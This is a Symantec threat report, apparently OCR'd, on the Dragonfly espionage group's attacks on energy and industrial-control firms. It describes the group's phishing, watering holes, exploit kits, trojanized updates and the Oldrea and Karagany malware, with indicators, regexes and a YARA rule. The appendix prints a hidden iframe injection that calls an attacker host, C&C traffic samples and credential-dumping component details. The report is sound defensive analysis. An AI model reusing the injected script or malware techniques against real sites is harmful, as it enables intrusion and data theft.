CONTENTS

OVERVIEW

A cyberespionage campaign against a range of targets, mainly in the energy sector, gave attackers the ability to mount sabotage operations against their victims. The attackers, known to Symantec as Dragonfly, managed to compromise a number of strategically important organizations for spying purposes and, if they had used the sabotage capabilities open to them, could have caused damage or disruption to the energy supply in the affected countries.

The Dragonfly group, which is also known by other vendors as Energetic Bear, are a capable group who are evolving over time and targeting primarily the energy sector and related industries. They have been in operation since at least 2011 but may have been active even longer than that. Dragonfly initially targeted defense and aviation companies in the US and Canada before shifting its focus to US and European energy firms in early 2013. More recent targets have included companies related to industrial control systems.

Dragonfly has used spam email campaigns and watering hole attacks to infect targeted organizations. The group has used two main malware tools: Trojan.Karagany and Backdoor.Oldrea. The latter appears to be a custom piece of malware, either written by or for the attackers.

Symantec

TIMELINE

> “A newer approach used by the attackers involves compromising the update site for several industrial control system (ICS) software producers.”

Timeline



Figure 1. Timeline of Dragonfly operations

Symantec observed spear phishing attempts in the form of emails with PDF attachments from February 2013 to June 2013. The email topics were related to office administration issues such as dealing with an account or problems with a delivery. Identified targets of this campaign were mainly US and UK organizations within the energy sector.

In May 2013, the attackers began to use the Lightsout exploit kit as an attack vector, redirecting targets from various websites. The use of the Lightsout exploit kit has continued to date, albeit intermittently. The exploit kit has been upgraded over time with obfuscation techniques. The updated version of Lightsout became known as the Hello exploit kit.

A newer approach used by the attackers involves compromising the update site for several industrial control system (ICS) software producers. They then bundle Backdoor.Oldrea with a legitimate update of the affected software. To date, three ICS software producers are known to have been compromised.

The Dragonfly attackers used hacked websites to host command-and-control (C&C) software. Compromised websites appear to consistently use some form of content management system.

Victims

The current targets of the Dragonfly group, based on compromised websites and hijacked software updates, are the energy sector and industrial control systems, particularly those based in Europe. While the majority of victims are located in the US, these appear to mostly be collateral damage. That is, many of these computers were likely infected either through watering hole attacks or update hijacks and are of no interest to the attacker.

By examining victims with active infections – where additional malicious activity has been detected – it is possible to gather a more accurate picture of 'true' victims.

The most active infections, as in Figure 2, are



Figure 2. Top 10 countries by active infection

in Spain, followed in order by the US, France, Italy, and Germany.

Tools and tactics

Dragonfly uses two main pieces of malware in its attacks. Both are Remote Access Tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group. The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010. Symantec believes that Dragonfly may have taken this source code and modified for its own use.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Spam campaign

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email spear phishing campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address. Figure 3 displays the number of different recipients per day.



Figure 3. Spam campaign activity from mid-February 2014 to mid-June 2013

The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. At least one organization was attacked intermittently for a period of 84 days.

Watering hole attacks

In June 2013, the attackers shifted their focus to watering hole attacks. They compromised a number of energy-related websites and injected an iframe into each of them. This iframe then redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. This in turn exploited either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further evidence that the group has strong technical capabilities.

In September 2013, Dragonfly began using a new version of this exploit kit, known as the Hello exploit kit. The landing page for this kit contains JavaScript which fingerprints the system, identifying installed browser plugins. The victim is then redirected to a URL which in turn determines the best exploit to use based on the information collected.



Figure 4. Targeted industries over time

Figure 4 shows the compromised websites categorized into their respective industries. Fifty percent of identified targets were energy industry related and thirty percent were energy control systems, as shown in Figure 4. A clear shift in the attackers targeting can be seen in March 2014 when energy control systems become the primary target.

Trojanized software

The most ambitious attack vector used by Dragonfly was the compromise of a number of legitimate software packages. Three different ICS equipment providers were targeted and malware was inserted into the software bundles they had made available for download on their websites.

Source time zone

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone.



Figure 5. Number of samples compiled per hour, UTC time zone



Figure 6. Number of samples compiled per day, UTC time zone

Conclusion

The Dragonfly group is technically adept and able to think strategically. Given the size of some of its targets, the group found a "soft underbelly" by compromising their suppliers, which are invariably smaller, less protected companies.


Symantec
APPENDIX

Appendix - Technical Description

Identification of this group is based on the use of two malware families and an exploit kit. The malware families utilized are Backdoor.Oldrea and Trojan.Karagany. The exploit kit is known as Lightsout and/or Hello. Hello is an updated iteration of Lightsout that the Dragonfly group began to use in September 2013.

Use of Backdoor.Oldrea appears to be limited to the Dragonfly group. In addition, specific instances of Trojan.Karagany have been used by this group. Karagany is a Russian RAT sold on underground forums. Instances of this malware related to the Dragonfly group are identified based on them being delivered through the Lightsout exploit kit and also a particular packer that this group used. Symantec detects the Trojan.Karagany packer used by this group as Trojan.Karagany!gen1.

The Lightsout exploit kit is a simple exploit kit that is consistently used to deliver primarily Backdoor.Oldrea and, in several instances, Trojan.Karagany.

Lightsout exploit kit

A number of sites that use content management systems were exploited and an iframe was used in order to redirect visitors to sites hosting the Lightsout exploit kit.

An example of an injected iframe can be seen in figure 7.

```
<script type="text/javascript">
var WWCPou=document.createElement("iframe");
WWCPou.height=1;
WWCPou.width=1;
WWCPou.style.visibility="hidden";
WWCPou.src="http://mahsms.ir/wp-includes/pomo/dtsrc.php";
document.getElementsByTagName("head")[0].appendChild(WWCPou);
</script>
```

Figure 7. Example of injected iframe link

The exploit kit uses browser (e.g. Internet Explorer and Firefox) and Java exploits in order to deliver either Backdoor.Oldrea or Trojan.Karagany.

An example of the structure of the Lightsout exploit kit can be seen Table 1. Note that file names and exploits used may vary.

Table 1. Examples of file names for one implementation of the Lightsout exploit kit

Page	Description	CVE
Inden2i.php	First landing page	N/A
Inden2i.html	Second landing page	N/A
PluginDetect.js	PluginDetect script	N/A
Stoh.html	Java 6 exploit Jar request file	N/A
Stoh.jar	Java 6 Exploit	CVE-2012-1723
Gami.html	Java 7 exploit Jar request file	N/A
Gami.jar	Java 7 exploit	CVE-2013-2465
Tubc.html	IE7 Exploit	CVE-2012-4792
Negc.html	IE8 Exploit	CVE-2013-1347

In September 2013, the Dragonfly group began using a new version of Lightsout, also known as the Hello exploit kit. The JavaScript included in the landing page redirects the browser to a URL that depends on the fonts installed on the system, browser add-ons, the OS version, and the user agent. At this point, it determines the best exploit to use, based on the information provided, and generates an appropriate URL to redirect the user to the appropriate exploit/payload.

The following shows an example of such a request:

```
[http://]compromised.example/wp-includes/pomo/
dtsrc.php?a=[EK_DETERMINED_PARAMETER]
```

[EK_DETERMINED_PARAMETER] may be anything listed in Table 2.

The parameters dwe and dwd relate to which payload is requested for download, for example:

- When a Backdoor.Oldrea payload is requested [EK_DETERMINED_PARAMETER] is dwd
- When a Karagany!gen1 payload is requested [EK_DETERMINED_PARAMETER] is dwe

The values of the [EK_DETERMINED_PARAMETER] variable may relate to the two different file types represented by Backdoor.Oldrea and Trojan.Karagany!gen1 payloads. Oldrea payloads are DLL files (URLs end in "d" for DLL?) while Karagany!gen1 payloads are portable executables (URLs end in "e" for EXE?).

Table 2. Lightsout exploit kit parameters

Page	Description
H2	Java Exploit (<v1.7.17)
H3	Chrome /w Java (<1.7.17)
H4	IE6 & OSVer < Vista – 6
H5	Java Exploit (<v1.7.17 & OSver < Vista)
H6	IE8 & OSVer < Vista
H7	Java Exploit (<=v1.6.32)
R2	Malicious JAR file
R7	Malicious JAR file
Dwe	Malicious PE file
Dwd	Malicious PE file

Backdoor.Oldrea

At the core of Backdoor.Oldrea is a persistent component that interacts with C&C servers to download and execute payloads. The components are downloaded by reaching out to the C&C server and performing a GET request which returns an HTML page containing a base64 encoded string between two comments marked with the 'havex' string.

Installation

File system modifications

- %Temp%\qln.dbx
- %System%\TMPprovider038.dll

Registry modifications

In this specific example, the '038' in the file name indicates the major version number.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"TmProvider"
- HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"TmProvider"
- HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Internet Explorer\InternetRegistry\"fertger"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\InternetRegistry

Code injection

- Backdoor.Oldrea injects code into explorer.exe.

Networking

Post infection, Backdoor.Oldrea will attempt to collect system information such as OS, user name, computer name, country, language, nation, Internet adapter configuration information, available drives, default browser, running processes, desktop file list, My Documents, Internet history, program files, and root of available drives. It also collects data from Outlook (address book) and ICS related software configuration files. This data is collected and written to a temporary file in an encrypted form before it is POST'ed to a remote C&C server. The following are examples of a POST request and a POST response:

POST request example:

```
POST /wp08/wp-includes/dtcla.php?id=285745296322896178920098FD80-20&v1=038&v2=17
0393861&q=5265882854508EFCF958F979E4 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/525.19
(KHTML, like Gecko) Chrome/1.0.154.36 Safari/525.19
Host: toons.freesexycomics.com
Content-Length: 0
Cache-Control: no-cache
```

POST response example:

```
HTTP/1.1 200 OK
Date: Wed, 22 Jan 2014 13:40:48 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Server: Apache/1.3.37 (Unix)
Cache-Control: no-cache

9f65
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></
head><body>No data!<!--havexQlpoOTFBWSZTWWYvDI0BOsD//////////////////////////////
////////4oB+93VVXu69DuN7XYzds9yt49Ques

[...TRUNCATED FOR READABILITY]

+yUW3zfTxWAOstsCwCckdW5 AH5Q6vbbCu7GputPt5CSfgPCAKXcAOOICMsqliACGYEhAQT3v9eD
M92D/8XckU4UJBmLwyNA==havex--></body></head>
```

Various samples process the C&C responses differently.

In one example, the sample searches for the data enclosed by the tag 'havex'. Once the data is found, it is decoded using standard base64 + bzip2 and also a xor layer with bytes from the string 1312312. The decoded data contains a small header followed by an executable MZ-file.

Another sample was found to use standard base64 + reverse xor + RSA-2048 for decrypting received data. The decrypted data consists of a 6 byte command concatenated with an MZ file. The MZ file is compressed with the lzma algorithm. RSA keys for decryption, together with other initial configuration information, are stored in the registry in base64 form.

Payloads

This section includes information about identified payloads downloaded by Backdoor.Oldrea.

The following is a brief description of the functionality for each identified component:

- **Tmpprovider** is a persistent component that interacts with the C&C server (downloads and executes payloads).
- The **InstallerFormDll** component usually embeds another executable (DLL) in its resource section to be loaded. The sample analyzed carried a Web browser password recovery tool originating from http://securityxploded.com/browser-password-decryptor.php
- The **RunExeCmdSingle** component is a DLL file that drops and executes another executable. The export 'runDll' of this file is where the logic is implemented.
- **DropCommandsCmd** is a cleanup module, used to remove traces of itself from the infected computer.
- The **GetFileCmd** modules check for the existence of specific files on the infected host. The two samples look for the ICS related software file and Outlook's autocomplete address book file (outlook.nk2).

Trojan.Karagany

Trojan.Karagany is a back door used primarily for recon. It is designed to download and install additional files and exfiltrate data. Samples sometimes use common binary packers such as UPX and Aspack on top of a custom Delphi binary packer/protector for the payload. Where present in samples, the Delphi packer is configured to use 'neosphere' as a key to decrypt the payload.

The following is a brief overview of the functionality of Trojan.Karagany:

- Can upload, download, and execute files on the system
- Has plugin capability (may load several plugins for added functionality, such as Web injects)
- Payload is approximately 72Kb in size and is programmed in C/C++
- Contains a small embedded DLL file, which monitors WSASend and send APIs for capturing 'Basic Authentication' credentials

Installation

Trojan.Karagany creates a folder in the user APPDATA directory and chooses the directory name from the following list:

- Microsoft WCF services
- Broker services
- Flash Utilities
- Media Center Programs
- Policy Definitions
- Microsoft Web Tools
- Reference Assemblies
- Analysis Services
- InstallShield Information
- IIS SQL Server
- Diagnostics
- NTAPI Perfomance
- WPF Platform

It copies itself in the created directory with hidden and system attributes using a file name chosen from the following list:

- SearchIndexer.exe
- ImeBroker.exe
- fsutil.exe
- PnPutil.exe
- BdeUISrv.exe
- WinSAT.exe
- pwNative.exe
- SnippingTool.exe
- DFDWizard.exe
- PrintBrmEngine.exe
- WbemMonitor.exe
- dxpserver.exe
- PowerMng.exe

The POST data contains the operating system version and a derived number:

- identifiant=[OS VERSION]_[DERIVED NUMBER]
- User-Agent tokens used in C&C requests are hard-coded. The following two examples have been observed:
- Mozilla/17.0 (compatible; MSIE 8.0; Windows NT 6.1; .NET CLR 2.0.50727; .NET CLR 3.5.30729)
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; .NET CLR 2.0.50727; .NET CLR 3.5.30729)

Downloaded components

- **pdump.jpg** - Used for dumping passwords into \ProgramData\Mail\MailAg\pwds.txt. Needs 'vaultcli.dll' library
- **fl.txt** - Used for listing RTF, PST, DOC, XLS, PDF, *pass*.*, *secret*.* files into \ProgramData\Mail\MailAg\fls.txt
- **tl.jpg** - Used to list running task using 'tasklist' utility
- **shot.jpg** - Used for desktop screenshot, file is saved into \ProgramData\Mail\MailAg\shot.png

Indicators of compromise

Lightsout exploit kit

Watering holes

Table 3. Detected exploit sites hosting the Lightsout exploit kit and referrer

Infected website	Infected website industry	Infected website nationality	Exploit site	Last Seen
www.s[REDACTED]e.az	File hosting service	Azerbaijan	blog.olioboard.com	18/06/2014 01:19
www.t[REDACTED]e.no	Energy control systems	Norwegian	www.manshur.ir	24/05/2014 10:53
www.s[REDACTED]e.az	File hosting service	Azerbaijan	realstars.ir	06/05/2014 22:20
s[REDACTED]e.az	File hosting service	Azerbaijan	realstars.ir	06/05/2014 23:30
www.f[REDACTED]y.com	Energy	American	aptguide.3dtour.com	11/04/2014 12:26
www.t[REDACTED]e.no	Energy control systems	Norwegian	seductionservice.com	07/04/2014 06:42
www.a[REDACTED]t.it	Energy control systems	Italian	seductionservice.com	06/04/2014 22:25
www.e[REDACTED]t.it	Energy control systems	Italian	seductionservice.com	05/04/2014 22:57
b[REDACTED]n.in	Energy control systems	Indian	mahsms.ir	23/03/2014 23:01
www.v[REDACTED]z.com	Energy	French	mahsms.ir	21/03/2014 22:30
www.r[REDACTED]e.fr	Energy	French	mahsms.ir	14/03/2014 04:30
www.e[REDACTED]m.eu	Energy	French	aptguide.3dtour.com	04/03/2014 21:27
www.r[REDACTED]e.fr	Energy	French	keeleux.com	30/11/2013 06:57
www.v[REDACTED]z.com	Energy	French	keeleux.com	11/10/2013 12:18

Detection for HTTP request of Lightsout payload

Regular expression for URL or HTTP request-line searches:

- [^=]*=(dw[de]|fn[de])$

Backdoor.Oldrea

Table 4. Recent Oldrea C&C servers detected by Symantec

Hostname	First Seen	Last Seen
a[REDACTED]e.com	25/02/2014 15:57	23/06/2014 21:06
e[REDACTED]k.ru	25/02/2014 18:47	23/06/2014 20:51
r[REDACTED]r.ru	25/02/2014 15:44	23/06/2014 17:21
l[REDACTED]l.net	25/02/2014 15:54	23/06/2014 12:51
c[REDACTED]b.ru	25/02/2014 22:37	23/06/2014 12:13
l[REDACTED]r.ru	05/03/2014 14:00	22/06/2014 22:06
p[REDACTED]3.ru	11/06/2014 03:34	22/06/2014 06:18
r[REDACTED]a.com	30/04/2014 00:07	17/06/2014 22:57
7[REDACTED]t.com	26/02/2014 09:43	13/06/2014 08:59
s[REDACTED]s.com	29/04/2014 23:43	13/06/2014 02:55
www.r[REDACTED]l.com	05/03/2014 19:18	19/03/2014 17:21
w[REDACTED]c.org	26/02/2014 04:51	11/03/2014 23:30
s[REDACTED]s.com	06/09/2013 04:03	16/01/2014 23:54
s[REDACTED]f.com.ua	14/01/2014 21:46	16/01/2014 22:49
d[REDACTED]k.com	14/01/2014 08:46	16/01/2014 22:48
z[REDACTED]k.com	14/01/2014 21:47	16/01/2014 22:47
blog.o[REDACTED]d.com	19/09/2013 07:12	16/01/2014 22:40
a[REDACTED]l.com	06/09/2013 04:41	16/01/2014 20:52
a[REDACTED]r.com	19/09/2013 01:44	15/01/2014 05:57
k[REDACTED]x.com	20/09/2013 00:22	26/09/2013 04:25
blog.k[REDACTED]x.com	20/09/2013 04:04	25/09/2013 07:57
dl.3[REDACTED]e.com	28/08/2013 06:38	06/09/2013 10:07
j[REDACTED]p.co.jp	28/08/2013 06:33	06/09/2013 09:37
s[REDACTED]e.net	28/08/2013 09:12	06/09/2013 03:54

Detection for Oldrea HTTP C&C requests

- \.php\?id=[0-9A-F]{28}.{0,5}&v1=[0-9]{1,5}&v2=[0-9]{1,10}&q=[0-9A-F]{20}

Detection for files created during installation

Regular expression for file system searches:

- (TMPprovider[0-9]{3}\.dll|sy[ds]main\.dll)

Registry changes made during installation

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"TmProvider"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\"TmProvider"

Trojan.Karagany

- 91.203.6.71
- 93.171.216.118
- 93.188.161.235

Format of data initial POST request made to C&C server

- identifiant=[OS VERSION]_[DERIVED NUMBER]

HTTP requests for uploading data with the format:

- filename=[FILE NAME]&identifiant=[INFO DERIVED FROM OS]&fichier=[ENCODED DATA FROM FILE]

Yara rule

Karagany Yara rule:

```
private rule isPE
{
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3c)) == 0x00004550
}

rule Trojan _ Karagany
{
	meta:
		alias = “Dreamloader”

	strings:
		$s1 = “neosphere” wide ascii
		$s2 = “10000000000051200” wide ascii
		$v1 = “&fichier” wide ascii
		$v2 = “&identifiant” wide ascii
		$c1 = “xmonstart” wide ascii
		$c2 = “xmonstop” wide ascii
		$c3 = “xgetfile” wide ascii
		$c4 = “downadminexec” wide ascii
		$c5 = “xdiex” wide ascii
		$c6 = “xrebootx” wide ascii
	condition:
		isPE and (($s1 and $s2) or ($v1 and $v2) or (any of ($c*)))
}
```

Authors

Symantec Security Response

About Symantec

Symantec protects the world's information and is the global leader in security, backup, and availability solutions. Our innovative products and services protect people and information in any environment—from the smallest mobile device to the enterprise data center to cloud-based systems.

Our industry-leading expertise in protecting data, identities, and interactions gives our customers confidence in a connected world. More information is available at www.symantec.com or by connecting with Symantec at go.symantec.com/socialmedia.

Headquartered in Mountain View, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com